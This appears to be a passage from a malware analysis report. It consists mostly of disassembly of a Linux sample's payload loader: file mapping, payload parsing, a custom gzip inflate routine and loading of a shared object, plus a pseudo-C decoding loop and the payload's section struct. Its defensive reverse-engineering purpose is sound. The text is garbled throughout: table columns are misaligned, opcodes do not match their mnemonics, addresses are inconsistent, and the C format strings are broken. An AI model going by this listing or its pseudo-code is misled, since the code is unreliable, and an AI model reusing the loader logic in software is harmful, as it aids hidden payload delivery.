LOAD:004B77B 0F 84 73 FF FF FF
LOAD:004B781
LOAD:004B781
LOAD:004B781
LOAD:004B781 E8 5A 0D 00 00
LOAD:004B786 0F B6 4C 24 31
LOAD:004B78B 31 DB
LOAD:004B78D C6 44 24 4F 01
LOAD:004B792 BF 03 00 00 00
LOAD:004B797 C7 44 24 44 03 00 00 00
LOAD:004B79F C6 44 24 34 00
LOAD:004B7A4 83 E1 01
LOAD:004B7A7 88 4C 24 43
LOAD:004B7AB C6 44 24 2B 0C
LOAD:004B7B0 C6 44 24 24 02
LOAD:004B7B5 C7 44 24 48 00 00 00 00
LOAD:004B7BD E9 AF FB FF FF
LOAD:004B7C2
LOAD:004B7C2
LOAD:004B7C2
LOAD:004B7C2 E8 89 F6 00 00
LOAD:004B7C7 85 C0
LOAD:004B7C9 0F 84 DB 00 00 00

mov [esp+8], ecx ; payload_info
mov [esp+4], eax ; map_size
mov eax, [esp+10F0h+ref_map_addr]
mov [esp], eax ; map_addr
call serial_bind_0x97413c51_getpayload ; 获取具体payload
test eax, eax
jz jmp_804B805
mov [esp+10F0h+payload], 4
mov edi, 4
mov byte ptr [esp+10F0h+ref_payload_addr_], 0
mov [esp+10F0h+var_10C5], 1Ch
mov byte ptr [esp+10F0h+vv_map_size], 2
mov [esp+10F0h+payload_struct], 0
mov [esp+10F0h+var_10CD], 1
jmp ret_error

; -----
jmp_804B753: ; CODE XREF: main+6621j
jnz loc_804B87C
; +-----+
;
; -----
lea eax, [esp+10F0h+ref_map_size]
mov [esp+8], eax ; map_size
lea eax, [esp+10F0h+ref_map_addr]
mov [esp+4], eax ; map_addr
mov eax, [esi]
mov [esp], eax ; file_path
call serial_mapFile ; 映射文件
test eax, eax
jz jmp_804B6F4
; +-----+
;
; -----
call serial_get_name
movzx ecx, [esp+10F0h+arg0_flag]
xor ebx, ebx
mov [esp+10F0h+var_10A1], 1
mov edi, 3
mov [esp+10F0h+payload], 3
mov byte ptr [esp+10F0h+ref_payload_addr_], 0
and ecx, 1
mov [esp+43h], cl
mov [esp+10F0h+var_10C5], 0Ch
mov byte ptr [esp+10F0h+vv_map_size], 2
mov [esp+10F0h+payload_struct], 0
jmp loc_804B371

; -----
loc_804B7C2: ; CODE XREF: main+64B1j
call serial_bind_0xb367cd0e_channel
test eax, eax
jz jmp_804B8AA
```

Parsing Process:


```

LOAD:0804B7E1
LOAD:0804B7E1
LOAD:0804B7E1
LOAD:0804B7E1 C6 44 24 24 01
LOAD:0804B7E6 BF 16 00 00 00
LOAD:0804B7EB C7 44 24 38 00 00 00 00
LOAD:0804B7F3 C7 44 24 48 00 00 00 00
LOAD:0804B7FB C6 44 24 23 01
LOAD:0804B800 E9 C4 F9 FF FF
LOAD:0804B805
LOAD:0804B805
LOAD:0804B805
LOAD:0804B805 8B 84 24 C8 10 00 00
LOAD:0804B80C 8B 94 24 D8 10 00 00
LOAD:0804B813 8B 4C 24 44
LOAD:0804B817 89 44 24 34
LOAD:0804B81B 89 54 24 24
LOAD:0804B81F 89 0C 24
LOAD:0804B822 E8 D9 39 00 00
LOAD:0804B827 85 C0
LOAD:0804B829 89 44 24 48
LOAD:0804B82D 0F 84 41 01 00 00
LOAD:0804B833 83 7C 24 38 00
LOAD:0804B838 0F 84 A3 00 00 00
LOAD:0804B83E 8B 44 24 38
LOAD:0804B842 8B 54 24 48
LOAD:0804B846 89 44 24 04
LOAD:0804B84A 89 14 24
LOAD:0804B84D E8 BE 49 00 00
LOAD:0804B852 85 C0
LOAD:0804B854 74 7F
LOAD:0804B856 C7 44 24 44 06 00 00 00
LOAD:0804B85E BF 06 00 00 00
LOAD:0804B863 C6 44 24 34 01
LOAD:0804B868 C6 44 24 2B 19
LOAD:0804B86D C6 44 24 24 03
LOAD:0804B872 C6 44 24 23 01
LOAD:0804B877 E9 4D F9 FF FF
LOAD:0804B87C
LOAD:0804B87C
LOAD:0804B87C
LOAD:0804B87C C7 44 24 44 03 00 00 00
LOAD:0804B884 BF 03 00 00 00
LOAD:0804B889 C6 44 24 34 00
LOAD:0804B88E C6 44 24 2B 00
LOAD:0804B893 C6 44 24 24 02
LOAD:0804B898 C7 44 24 48 00 00 00 00
LOAD:0804B8A0 C6 44 24 23 01
LOAD:0804B8A5 E9 1F F9 FF FF
LOAD:0804B8AA
LOAD:0804B8AA
LOAD:0804B8AA
LOAD:0804B8AA 8B 44 24 2C
LOAD:0804B8AE 89 04 24
LOAD:0804B8B1 E8 BA F6 00 00
LOAD:0804B8B6 85 C0
LOAD:0804B8B8 0F 84 81 00 00 00
LOAD:0804B8BE C7 44 24 44 16 00 00 00

loc_804B7E1:
; CODE XREF: main+8C04j
; main+95F4j ...
mov byte ptr [esp+10F0h+vv_map_size], 1
mov edi, 16h
mov [esp+10F0h+var_10B8], 0
mov [esp+10F0h+payload_struct], 0
mov [esp+10F0h+var_10CD], 1
jmp ret_error
; -----
jmp_804B805:
; CODE XREF: main+70F1j
mov eax, [esp+10F0h+ref_payload]
mov edx, [esp+10F0h+ref_map_addr]
mov ecx, [esp+10F0h+payload]
mov [esp+10F0h+ref_payload_addr_], eax
mov [esp+10F0h+vv_map_size], edx
mov [esp], ecx
call serial_bind_0x278dec7a_parsePayload ; 解析payload格式
test eax, eax
mov [esp+10F0h+payload_struct], eax
jz loc_804B974
cmp [esp+10F0h+var_10B8], 0
jz jmp_804B8E1
mov eax, [esp+10F0h+var_10B8]
mov edx, [esp+10F0h+payload_struct]
mov [esp+4], eax
mov [esp], edx
call serial_bind_0x3955ced4_
test eax, eax
jz short loc_804B8D5
mov [esp+10F0h+payload], 6
mov edi, 6
mov byte ptr [esp+10F0h+ref_payload_addr_], 1
mov [esp+10F0h+var_10C5], 19h
mov byte ptr [esp+10F0h+vv_map_size], 3
mov [esp+10F0h+var_10CD], 1
jmp ret_error
; -----
loc_804B87C:
; CODE XREF: main:jmp_804B753fj
mov [esp+10F0h+payload], 3
mov edi, 3
mov byte ptr [esp+10F0h+ref_payload_addr_], 0
mov [esp+10F0h+var_10C5], 0
mov byte ptr [esp+10F0h+vv_map_size], 2
mov [esp+10F0h+payload_struct], 0
mov [esp+10F0h+var_10CD], 1
jmp ret_error
; -----
jmp_804B8AA:
; CODE XREF: main+7B91j
mov eax, [esp+2Ch]
mov [esp], eax
call serial_bind_0xbd603b3b_channel
test eax, eax
jz loc_804B93F
mov [esp+10F0h+payload], 16h

```


The decompression process involved:



linux_gzip function:

| | | |
|---|--------------|------------------------------|
| LOAD:08057170 55 | push | ebp |
| LOAD:08057171 31 D2 | xor | edx, edx |
| LOAD:08057173 89 E5 | mov | ebp, esp |
| LOAD:08057175 57 | push | edi |
| LOAD:08057176 BF 01 00 00 00 | mov | edi, 1 |
| LOAD:0805717B 56 | push | esi |
| LOAD:0805717C BE 1F 00 00 00 | mov | esi, 1Fh |
| LOAD:08057181 53 | push | ebx |
| LOAD:08057182 83 EC 5C | sub | esp, 5Ch |
| LOAD:08057185 8B 5D 0C | mov | ebx, [ebp+dst_len] |
| LOAD:08057188 8B 45 08 | mov | eax, [ebp+dst_buf] |
| LOAD:0805718B C7 05 30 5A 06 08 00 00 00 00 | mov | ds:dword_8065A30, 0 |
| LOAD:08057195 C7 05 28 5A 06 08 00 00 00 00 | mov | ds:g_gzip_key, 0 |
| LOAD:0805719F C7 05 3C 5A 06 08 00 00 00 00 | mov | ds:dword_8065A3C, 0 |
| LOAD:080571A9 A3 20 5A 06 08 | mov | ds:dword_8065A20, eax |
| LOAD:080571AE 31 C0 | xor | eax, eax |
| LOAD:080571B0 C7 05 38 5A 06 08 00 00 00 00 | mov | ds:dword_8065A38, 0 |
| LOAD:080571BA C7 05 40 5A 06 08 00 00 00 00 | mov | ds:dword_8065A40, 0 |
| LOAD:080571C4 C7 05 44 5A 06 08 00 00 00 00 | mov | ds:dword_8065A44, 0 |
| LOAD:080571CE 89 1D 24 5A 06 08 | mov | ds:dword_8065A24, ebx |
| LOAD:080571D4 89 5D E4 | mov | [ebp+var_1C], ebx |
| LOAD:080571D7 90 | nop | |
| LOAD:080571D8 | | |
| LOAD:080571D8 89 F1 | loc_80571D8: | ; CODE XREF: linux_gzip+7D4j |
| LOAD:080571DA 89 FB | mov | ecx, esi |
| LOAD:080571DC 2B 0C 95 80 23 06 08 | mov | ebx, edi |
| LOAD:080571E3 83 C2 01 | sub | ecx, ds:dword_8062380[edx*4] |
| LOAD:080571E6 D3 E3 | add | edx, 1 |
| LOAD:080571E8 09 D8 | shl | ebx, cl |
| LOAD:080571EA 83 FA 0E | or | eax, ebx |
| LOAD:080571ED 75 E9 | cmp | edx, 0Eh |
| LOAD:080571EF 8B 5D E4 | jnz | short loc_80571D8 |
| LOAD:080571F2 BF 01 00 00 00 | mov | ebx, [ebp+var_1C] |
| LOAD:080571F7 C7 05 60 5A 06 08 00 00 00 00 | mov | edi, 1 |
| LOAD:08057201 8D B4 26 00 00 00 00 | mov | ds:dword_8065A60, 0 |
| LOAD:08057208 | lea | esi, [esi+0] |
| LOAD:08057208 | loc_8057208: | ; CODE XREF: linux_gzip+D84j |
| LOAD:08057208 89 F9 | mov | ecx, edi |
| LOAD:0805720A 31 D2 | xor | edx, edx |
| LOAD:0805720C 80 CD 01 | or | ch, 1 |

linux_gzip_inflate_fixed function:

```
LOAD:00056FE0 55          push    ebp
LOAD:00056FE1 89 E5        mov     ebp, esp
LOAD:00056FE3 56          push    esi
LOAD:00056FE4 8E 03 00 00  mov     esi, 3
LOAD:00056FE9 53          push    ebx
LOAD:00056FEA 83 EC 30     sub     esp, 30h
LOAD:00056FED C7 04 24 80 04 00 00 mov     dword ptr [esp], 480h
LOAD:00056FF4 E8 63 2A FF FF call    near ptr malloc_
LOAD:00056FF9 85 C0       test    eax, eax
LOAD:00056FFB 89 C3       mov     ebx, eax
LOAD:00056FFD 0F 84 F0 00 00 00 jz      loc_80570F3
LOAD:00057003 31 C0       xor     eax, eax
LOAD:00057005 8D 76 00     lea     esi, [esi+0]
LOAD:00057008                                loc_8057008: ; CODE XREF: linux_gzip_inflate_fixed+371j
LOAD:00057008 C7 04 83 08 00 00 00 mov     dword ptr [ebx+eax*4], 8
LOAD:0005700F 83 C0 01     add     eax, 1
LOAD:00057012 3D 90 00 00 00 cmp     eax, 90h
LOAD:00057017 75 EF     jnz     short loc_8057008
LOAD:00057019 8D B4 26 00 00 00 00 lea     esi, [esi+0]
LOAD:00057020                                loc_8057020: ; CODE XREF: linux_gzip_inflate_fixed+4F1j
LOAD:00057020 C7 04 83 09 00 00 00 mov     dword ptr [ebx+eax*4], 9
LOAD:00057027 83 C0 01     add     eax, 1
LOAD:0005702A 3D 00 01 00 00 cmp     eax, 100h
LOAD:0005702F 75 EF     jnz     short loc_8057020
LOAD:00057031 8D B4 26 00 00 00 00 lea     esi, [esi+0]
LOAD:00057038                                loc_8057038: ; CODE XREF: linux_gzip_inflate_fixed+671j
LOAD:00057038 C7 04 83 07 00 00 00 mov     dword ptr [ebx+eax*4], 7
LOAD:0005703F 83 C0 01     add     eax, 1
LOAD:00057042 3D 18 01 00 00 cmp     eax, 118h
LOAD:00057047 75 EF     jnz     short loc_8057038
LOAD:00057049 8D B4 26 00 00 00 00 lea     esi, [esi+0]
LOAD:00057050                                loc_8057050: ; CODE XREF: linux_gzip_inflate_fixed+7F1j
LOAD:00057050 C7 04 83 08 00 00 00 mov     dword ptr [ebx+eax*4], 8
LOAD:00057057 83 C0 01     add     eax, 1
LOAD:0005705A 3D 20 01 00 00 cmp     eax, 120h
LOAD:0005705F 75 EF     jnz     short loc_8057050
LOAD:00057061 8D 45 EC     lea     eax, [ebp+var_14]
LOAD:00057064 BA 20 01 00 00 mov     edx, 120h
LOAD:00057069 89 44 24 0C mov     [esp+0Ch], eax
LOAD:0005706D 8D 45 F4     lea     eax, [ebp+var_C]
LOAD:00057070 B9 01 01 00 00 mov     ecx, 101h
LOAD:00057075 89 44 24 08 mov     [esp+8], eax
LOAD:00057079 89 D8     mov     eax, ebx
LOAD:0005707B C7 45 EC 07 00 00 00 mov     [ebp+var_14], 7
LOAD:00057082 C7 44 24 04 A0 24 06 08 mov     dword ptr [esp+4], offset g_gzip_cplext
LOAD:0005708A C7 04 24 60 24 06 08 mov     dword ptr [esp], offset g_gzip_cplens
LOAD:00057091 E8 FA EE FF FF call    linux_gzip_huft_build
LOAD:00057096 31 D2     xor     edx, edx
LOAD:00057098 85 C0       test    eax, eax
LOAD:0005709A 0F 85 AA 00 00 00 jnz     loc_805714A
LOAD:000570A0
```

linux_gzip_inflate_dynamic function:

```
LOAD:00056A90 55          push    ebp
LOAD:00056A91 89 E5        mov     ebp, esp
LOAD:00056A93 83 EC 78     sub     esp, 78h
LOAD:00056A96 C7 04 24 F0 04 00 00 mov     dword ptr [esp], 4F0h
LOAD:00056A9D 89 5D F4     mov     [ebp+var_C], ebx
LOAD:00056AA0 89 7D FC     mov     [ebp+var_4], edi
LOAD:00056AA3 89 75 F8     mov     [ebp+var_8], esi
LOAD:00056AA6 E8 B1 2F FF FF call    near ptr malloc_
LOAD:00056AAB 8B 15 44 5A 06 08 mov     edx, ds:dword_8065A44
LOAD:00056AB1 8B 3D 40 5A 06 08 mov     edi, ds:dword_8065A40
LOAD:00056AB7 83 FA 04     cmp     edx, 4
LOAD:00056ABA 89 C3       mov     ebx, eax
LOAD:00056ABE 77 31     ja      short loc_8056AEF
LOAD:00056AC3 8E 04 00 00 00 mov     esi, 4
LOAD:00056AC8 3B 05 24 5A 06 08 cmp     eax, ds:dword_8065A24
LOAD:00056ACE 0F 83 2C 01 00 00 jnb     loc_8056C00
LOAD:00056AD4 8B 0D 20 5A 06 08 mov     ecx, ds:dword_8065A20
LOAD:00056ADA 0F B6 34 01 movzx   esi, byte ptr [ecx+eax]
LOAD:00056ADE 89 D1     mov     ecx, edx
LOAD:00056AE0 83 C0 01     add     eax, 1
LOAD:00056AE3 83 C2 08     add     edx, 8
LOAD:00056AE6 A3 28 5A 06 08 mov     ds:g_gzip_key, eax
LOAD:00056AEB D3 E6     shl     esi, cl
LOAD:00056AEF 09 F7     or      edi, esi
LOAD:00056AEF                                loc_8056AEF: ; CODE XREF: linux_gzip_inflate_dynamic+2C7j
LOAD:00056AEF 8D 4A FB     lea     ecx, [edx-5]
LOAD:00056AF2 89 F8     mov     eax, edi
LOAD:00056AF4 C1 E8 05     shr     eax, 5
LOAD:00056AF7 83 F9 04     cmp     ecx, 4
LOAD:00056AFA 89 45 CC     mov     [ebp+var_34], eax
LOAD:00056AFD 89 4D D0     mov     [ebp+var_30], ecx
LOAD:00056B00 77 3F     ja      short loc_8056B41
LOAD:00056B02 A1 28 5A 06 08 mov     eax, ds:g_gzip_key
LOAD:00056B07 BE 04 00 00 00 mov     esi, 4
LOAD:00056B0C 3B 05 24 5A 06 08 cmp     eax, ds:dword_8065A24
LOAD:00056B12 89 45 D4 mov     [ebp+var_2C], eax
LOAD:00056B15 0F 83 E5 00 00 00 jnb     loc_8056C00
LOAD:00056B18 8B 4D 04 mov     ecx, [ebp+var_2C]
LOAD:00056B1E 83 C2 03     add     edx, 3
LOAD:00056B21 A1 28 5A 06 08 mov     eax, ds:dword_8065A20
LOAD:00056B26 0F B6 04 08 movzx   eax, byte ptr [eax+ecx]
LOAD:00056B2A 0F B6 4D D0 movzx   ecx, byte ptr [ebp+var_30]
LOAD:00056B2E 89 55 D0     mov     [ebp+var_30], edx
LOAD:00056B31 D3 E0     shl     eax, cl
LOAD:00056B33 09 45 CC     or      [ebp+var_34], eax
LOAD:00056B36 8B 45 D4     mov     eax, [ebp+var_2C]
LOAD:00056B39 83 C0 01     add     eax, 1
```

linux_gzip_inflate_codes function:

```

LOAD:000565A6 83 EC 5C
LOAD:000565A9 8B 35 40 5A 06 08
LOAD:000565AF 89 55 C4
LOAD:000565B2 0F B7 94 09 20 24 06 08
LOAD:000565BA 89 4D DC
LOAD:000565BD 8B 4D 08
LOAD:000565C0 89 45 D4
LOAD:000565C3 A1 3C 5A 06 08
LOAD:000565C8 8B 1D 44 5A 06 08
LOAD:000565CE 89 55 D8
LOAD:000565D1 0F B7 8C 09 20 24 06 08
LOAD:000565D9 89 45 D0
LOAD:000565DC 89 4D C8
LOAD:000565DF
LOAD:000565DF
LOAD:000565DF 3B 5D DC
LOAD:000565E2 73 35
LOAD:000565E4
LOAD:000565E4
LOAD:000565E4 8B 15 28 5A 06 08
LOAD:000565EA 3B 15 24 5A 06 08
LOAD:000565F0 0F 83 22 01 00 00
LOAD:000565F6 A1 20 5A 06 08
LOAD:000565FB 89 D9
LOAD:000565FD 83 C3 08
LOAD:00056600 0F B6 04 10
LOAD:00056604 83 C2 01
LOAD:00056607 89 15 28 5A 06 08
LOAD:0005660D 0F B6 C0
LOAD:00056610 D3 E0
LOAD:00056612 09 C6
LOAD:00056614 3B 5D DC
LOAD:00056617 72 CB
LOAD:00056619
LOAD:00056619
LOAD:00056619 8B 45 D8
LOAD:0005661C 8B 55 D4
LOAD:0005661F 21 F0
LOAD:00056621 8D 04 C2
LOAD:00056624 0F B6 08
LOAD:00056627 89 45 E0
LOAD:0005662A 83 F9 10
LOAD:0005662D 89 4D E4
LOAD:00056630 0F B6 22 01 00 00
LOAD:00056636 83 F9 63
LOAD:00056639 0F B4 18 04 00 00
LOAD:0005663F A1 20 5A 06 08
LOAD:00056644 8B 3D 24 5A 06 08
LOAD:0005664A 89 45 CC
LOAD:0005664D A1 28 5A 06 08
LOAD:00056652
LOAD:00056652
loc_80565DF:
; CODE XREF: linux_gzip_inflate_codes+2C41j
; linux_gzip_inflate_codes+2E81j ...
cmp ebx, [ebp+var_24]
jnb short loc_80565E19
loc_80565E4:
; CODE XREF: linux_gzip_inflate_codes+771j
mov edx, ds:g_gzip_key
cmp edx, ds:dword_8065A24
jnb loc_8056718
mov eax, ds:dword_8065A20
mov ecx, ebx
add ebx, 8
movzx eax, byte ptr [eax+edx]
add edx, 1
mov ds:g_gzip_key, edx
movzx eax, al
shl eax, cl
or esi, eax
cmp ebx, [ebp+var_24]
jb short loc_80565E4
loc_8056619:
; CODE XREF: linux_gzip_inflate_codes+421j
mov eax, [ebp+var_28]
mov edx, [ebp+var_2C]
and eax, esi
lea eax, [edx+eax*8]
movzx ecx, byte ptr [eax]
mov [ebp+var_20], eax
cmp ecx, 10h
mov [ebp+var_1C], ecx
jbe loc_8056758
cmp ecx, 63h ; 'c'
jz loc_8056A57
mov eax, ds:dword_8065A20
mov edi, ds:dword_8065A24
mov [ebp+var_34], eax
mov eax, ds:g_gzip_key
loc_8056652:
; CODE XREF: linux_gzip_inflate_codes+2201j

```

linux_gzip_fill_buf function:

```

LOAD:000564E0 55
LOAD:000564E1 89 E5
LOAD:000564E3 57
LOAD:000564E4 56
LOAD:000564E5 53
LOAD:000564E6 83 EC 2C
LOAD:000564E9 8B 35 3C 5A 06 08
LOAD:000564EF 8B 1D 2C 5A 06 08
LOAD:000564F5 85 F6
LOAD:000564F7 75 27
LOAD:000564F9
LOAD:000564F9
LOAD:000564F9
LOAD:000564F9 89 1D 2C 5A 06 08
LOAD:000564FF 31 C0
LOAD:00056501 01 35 30 5A 06 08
LOAD:00056507 C7 05 3C 5A 06 08 00 00 00 00
LOAD:00056511 83 C4 2C
LOAD:00056514 5B
LOAD:00056515 5E
LOAD:00056516 5F
LOAD:00056517 5D
LOAD:00056518 C3
LOAD:00056518
LOAD:00056519 8D B4 26 00 00 00 00
LOAD:00056520
LOAD:00056520
LOAD:00056520 8B 3D 38 5A 06 08
LOAD:00056526 A1 34 5A 06 08
LOAD:00056528 8D 14 37
LOAD:0005652E 89 54 24 04
LOAD:00056532 89 55 E4
LOAD:00056535 89 04 24
LOAD:00056538 E8 93 A3 00 00
LOAD:0005653D 8B 55 E4
LOAD:00056540 85 C0
LOAD:00056542 74 21
LOAD:00056544 A3 34 5A 06 08
LOAD:00056549 01 F8
LOAD:0005654B 89 15 38 5A 06 08
LOAD:00056551 89 74 24 08
LOAD:00056555 C7 44 24 04 80 5E 06 08
LOAD:0005655D 89 04 24
LOAD:00056560 E8 87 35 FF FF
LOAD:00056565
LOAD:00056565
LOAD:00056565 8B 35 3C 5A 06 08
push ebp
mov ebp, esp
push edi
push esi
push ebx
sub esp, 2Ch
mov esi, ds:dword_8065A3C
mov ebx, ds:dword_8065A2C
test esi, esi
jnz short loc_8056520
loc_80564F9:
; CODE XREF: linux_gzip_fill_buf+8D1j
; linux_gzip_fill_buf+851j
mov ds:dword_8065A2C, ebx
xor eax, eax
add ds:dword_8065A30, esi
mov ds:dword_8065A3C, 0
add esp, 2Ch
pop ebx
pop esi
pop edi
pop ebp
retn
; -----
align 10h
loc_8056520:
; CODE XREF: linux_gzip_fill_buf+171j
mov edi, ds:dword_8065A38
mov eax, ds:dword_8065A34
lea edx, [edi+esi]
mov [esp+4], edx
mov [ebp+var_1C], edx
mov [esp], eax
call serial_bind_0x74e5f2a8_
mov edx, [ebp+var_1C]
mov eax, eax
jz short loc_8056565
mov ds:dword_8065A34, eax
add eax, edi
mov ds:dword_8065A38, edx
mov [esp+8], esi
mov dword ptr [esp+4], offset byte_8065E80
mov [esp], eax
call near ptr memmove_...
loc_8056565:
; CODE XREF: linux_gzip_fill_buf+621j
mov esi, ds:dword_8065A3C

```

linux_gzip_huft_build function:

| | | |
|------------------------------------|---------------------------------|---|
| LOAD:08055F90 | linux_gzip_huft_build proc near | ; CODE XREF: linux_gzip_inflate_dynamic+216ip |
| LOAD:08055F90 | | ; linux_gzip_inflate_dynamic+302ip ... |
| LOAD:08055F90 | var_7C = dword ptr -7Ch | |
| LOAD:08055F90 | var_6C = dword ptr -6Ch | |
| LOAD:08055F90 | var_68 = dword ptr -68h | |
| LOAD:08055F90 | var_64 = dword ptr -64h | |
| LOAD:08055F90 | var_60 = dword ptr -60h | |
| LOAD:08055F90 | var_5C = dword ptr -5Ch | |
| LOAD:08055F90 | var_58 = dword ptr -58h | |
| LOAD:08055F90 | var_54 = dword ptr -54h | |
| LOAD:08055F90 | var_50 = dword ptr -50h | |
| LOAD:08055F90 | var_4C = dword ptr -4Ch | |
| LOAD:08055F90 | var_48 = dword ptr -48h | |
| LOAD:08055F90 | var_44 = dword ptr -44h | |
| LOAD:08055F90 | var_40 = dword ptr -40h | |
| LOAD:08055F90 | var_3C = dword ptr -3Ch | |
| LOAD:08055F90 | var_38 = dword ptr -38h | |
| LOAD:08055F90 | var_34 = dword ptr -34h | |
| LOAD:08055F90 | var_30 = dword ptr -30h | |
| LOAD:08055F90 | var_2C = dword ptr -2Ch | |
| LOAD:08055F90 | var_28 = dword ptr -28h | |
| LOAD:08055F90 | var_24 = dword ptr -24h | |
| LOAD:08055F90 | var_20 = dword ptr -20h | |
| LOAD:08055F90 | var_1C = dword ptr -1Ch | |
| LOAD:08055F90 | arg_0 = dword ptr 8 | |
| LOAD:08055F90 | arg_4 = dword ptr 0Ch | |
| LOAD:08055F90 | arg_8 = dword ptr 10h | |
| LOAD:08055F90 | arg_C = dword ptr 14h | |
| LOAD:08055F90 55 | push ebp | |
| LOAD:08055F91 89 E5 | mov ebp, esp | |
| LOAD:08055F93 57 | push edi | |
| LOAD:08055F94 56 | push esi | |
| LOAD:08055F95 8E 03 00 00 00 | mov esi, 3 | |
| LOAD:08055F9A 53 | push ebx | |
| LOAD:08055F9B 81 EC 8C 00 00 00 | sub esp, 8Ch | |
| LOAD:08055FA1 C7 04 24 48 05 00 00 | mov dword ptr [esp], 548h | |
| LOAD:08055FAB 89 45 D8 | mov [ebp+var_28], eax | |
| LOAD:08055FAB 89 55 E4 | mov [ebp+var_1C], edx | |
| LOAD:08055FAE 89 4D AC | mov [ebp+var_54], ecx | |
| LOAD:08055FB1 E8 A6 3A FF FF | call near ptr malloc_... | |
| LOAD:08055FB6 85 C0 | test eax, eax | |
| LOAD:08055FB8 80 C3 | mov ebx, eax | |
| LOAD:08055FBA 0F B4 7B 04 00 00 | jz loc_8056438 | |
| LOAD:08055FC0 31 C0 | xor eax, eax | |
| LOAD:08055FC2 89 11 00 00 00 | mov ecx, 11h | |
| LOAD:08055FC7 89 DF | mov edi, ebx | |
| LOAD:08055FC9 F3 AB | rep stosd | |
| LOAD:08055FCB 8B 55 E4 | mov edx, [ebp+var_1C] | |
| LOAD:08055FCE 8B 45 D8 | mov eax, [ebp+var_28] | |
| LOAD:08055FD1 89 55 D4 | mov [ebp+var_2C], edx | |
| LOAD:08055FD4 8D 74 26 00 | lea esi, [esi+0] | |
| LOAD:08055FD8 | | |

The abstracted pseudo code in C language code is as follows (not fully covered):

```

for(i = 0; i < section_count; i++)
{
    serial_section_information *si;
    si = (serial_section_information *) (buffer + offset);

    printf("(f0-M02X f1-M02X)srcsize=00X1dstsize=00X1a1->f0,a1->f1,hton(a1->src_size),hton(a1->dst_size),hton(a1->check_sum));
    offset += sizeof(serial_section_information);
    //if(i == 0x00)

    src_size = htonl(si->src_size);
    dst_size = htonl(si->dst_size);
    src_buf = (char *) (buffer + offset);
    dst_buf = (char *) malloc(dst_size);
    memset(dst_buf, 0, dst_size);
    checksum = serial_bind_0x706c87_checksum(0, 0x11, 0);
    checksum = serial_bind_0x706c87_checksum(checksum, src_buf, src_size);
    serial_bind_0x706c87_checksum(checksum, dst_buf, dst_size);
    serial_bind_0x706c87_checksum(checksum, dst_buf, dst_size);
    memset(str, 0, 25);
    sprintf(str, "src_0xM02X, 1);
    fp = fopen(str, "wb");
    fseek(fp, 0, SEEK_SET);
    fwrite(dst_buf, dst_size, 1, fp);
    fclose(fp);
    free(dst_buf);

    offset += htonl(si->src_size);
}

```

The known payload file formats are as follows:

```

typedef struct __serial_section_information
{
    uint8 magic[0x10];
    uint8 f0;
    uint8 f1;
    uint32 reversed;
    uint32 dst_size;
    uint32 src_size;
    uint32 check_sum;
} serial_section_information;

```


In the running process, the sample will directly try to load the so-type file during the above Decode callback process:

```
LOAD:0005EB46 EB 95 1C 00 00
LOAD:0005EB48 85 C0
LOAD:0005EB4D 89 43 2C
LOAD:0005EB50 74 56
LOAD:0005EB52 88 45 E4
LOAD:0005EB55 88 50 0C
LOAD:0005EB58 39 D6
LOAD:0005EB5A 76 B3
LOAD:0005EB5C 89 D7
LOAD:0005EB5E EB 07
LOAD:0005EB60
LOAD:0005EB60
LOAD:0005EB60 83 C7 08
LOAD:0005EB63 39 FE
LOAD:0005EB65 76 35
LOAD:0005EB67
LOAD:0005EB67
LOAD:0005EB67 83 3F 01
LOAD:0005EB6A 75 F4
LOAD:0005EB6C 88 45 E0
LOAD:0005EB6F C7 44 24 04 01 01 00 00
LOAD:0005EB77 03 47 04
LOAD:0005EB7A 89 04 24
LOAD:0005EB7D E8 3A AE FF
LOAD:0005EB82 85 C0
LOAD:0005EB84 74 93
LOAD:0005EB86 88 53 30
LOAD:0005EB89 83 C7 08
LOAD:0005EB8C 88 48 2C
LOAD:0005EB8F 89 04 91
LOAD:0005EB92 83 C2 01
LOAD:0005EB95 39 FE
LOAD:0005EB97 89 53 30
LOAD:0005EB9A 77 CB
LOAD:0005EB9C
LOAD:0005EB9C
LOAD:0005EB9C 31 FF
LOAD:0005EB9E 83 C4 2C
LOAD:0005EBA1 89 F8
LOAD:0005EBA3 5B
LOAD:0005EBA4 5E
LOAD:0005EBA5 5F
LOAD:0005EBA6 5D
LOAD:0005EBA7 C3
LOAD:0005EBA8
LOAD:0005EBA8
LOAD:0005EBA8 BF 04 00 00 D0
LOAD:0005EBA9 E9 6E FF FF FF
LOAD:0005EBAD
LOAD:0005EBAD
LOAD:0005EBAD
call serial_bind_0x227ffec5_alloc
test eax, eax
mov [ebx+2Ch], eax
jz short loc_805EBA8
mov eax, [ebp+var_1C]
mov edx, [eax+0Ch]
cmp esi, edx
jbe short loc_805EB0F
mov edi, edx
jmp short loc_805EB67
; -----
loc_805EB60:
add edi, 8
cmp esi, edi
jbe short loc_805EB9C
loc_805EB67:
; CODE XREF: serial_loadso+BE↑j
; serial_loadso+FA↑j
cmp dword ptr [edi], 1
jnz short loc_805EB60
